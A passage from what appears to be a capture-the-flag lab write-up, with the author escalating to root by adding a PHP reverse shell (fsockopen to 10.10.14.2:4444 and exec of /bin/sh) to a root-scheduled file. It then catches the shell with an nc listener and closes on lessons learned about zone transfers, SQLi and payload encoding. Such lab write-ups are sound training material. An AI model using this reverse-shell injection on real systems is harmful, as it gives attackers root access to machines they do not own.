
Sicne this is scheduled t o run as root and we can change the file, lets add a reverse shell.

```
<?php
$sock=fsockopen("10.10.14.2", 4444);
exec("/bin/sh -i <&3 >&3 2>&3");
/*
|--------------------------------------------------------------------------
| Register The Auto Loader
|--------------------------------------------------------------------------
```

Then we listen on Kali

```
┌──(cybersauruswest㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.13] 51996
/bin/sh: 0: can't access tty; job control turned off
# 
```

And boom!



Phase 6: Review/Summary/Lessons

- Always try a quick and dirty zone transfer if port 53 is open to get extra subdomains.
- I need to get WAY better at SQLi.
- Always try to url encode payloads within HTTP packet intercepts.
- Upgrading the shell is crazy good. I need to start incorporating this as part of what I do every single time.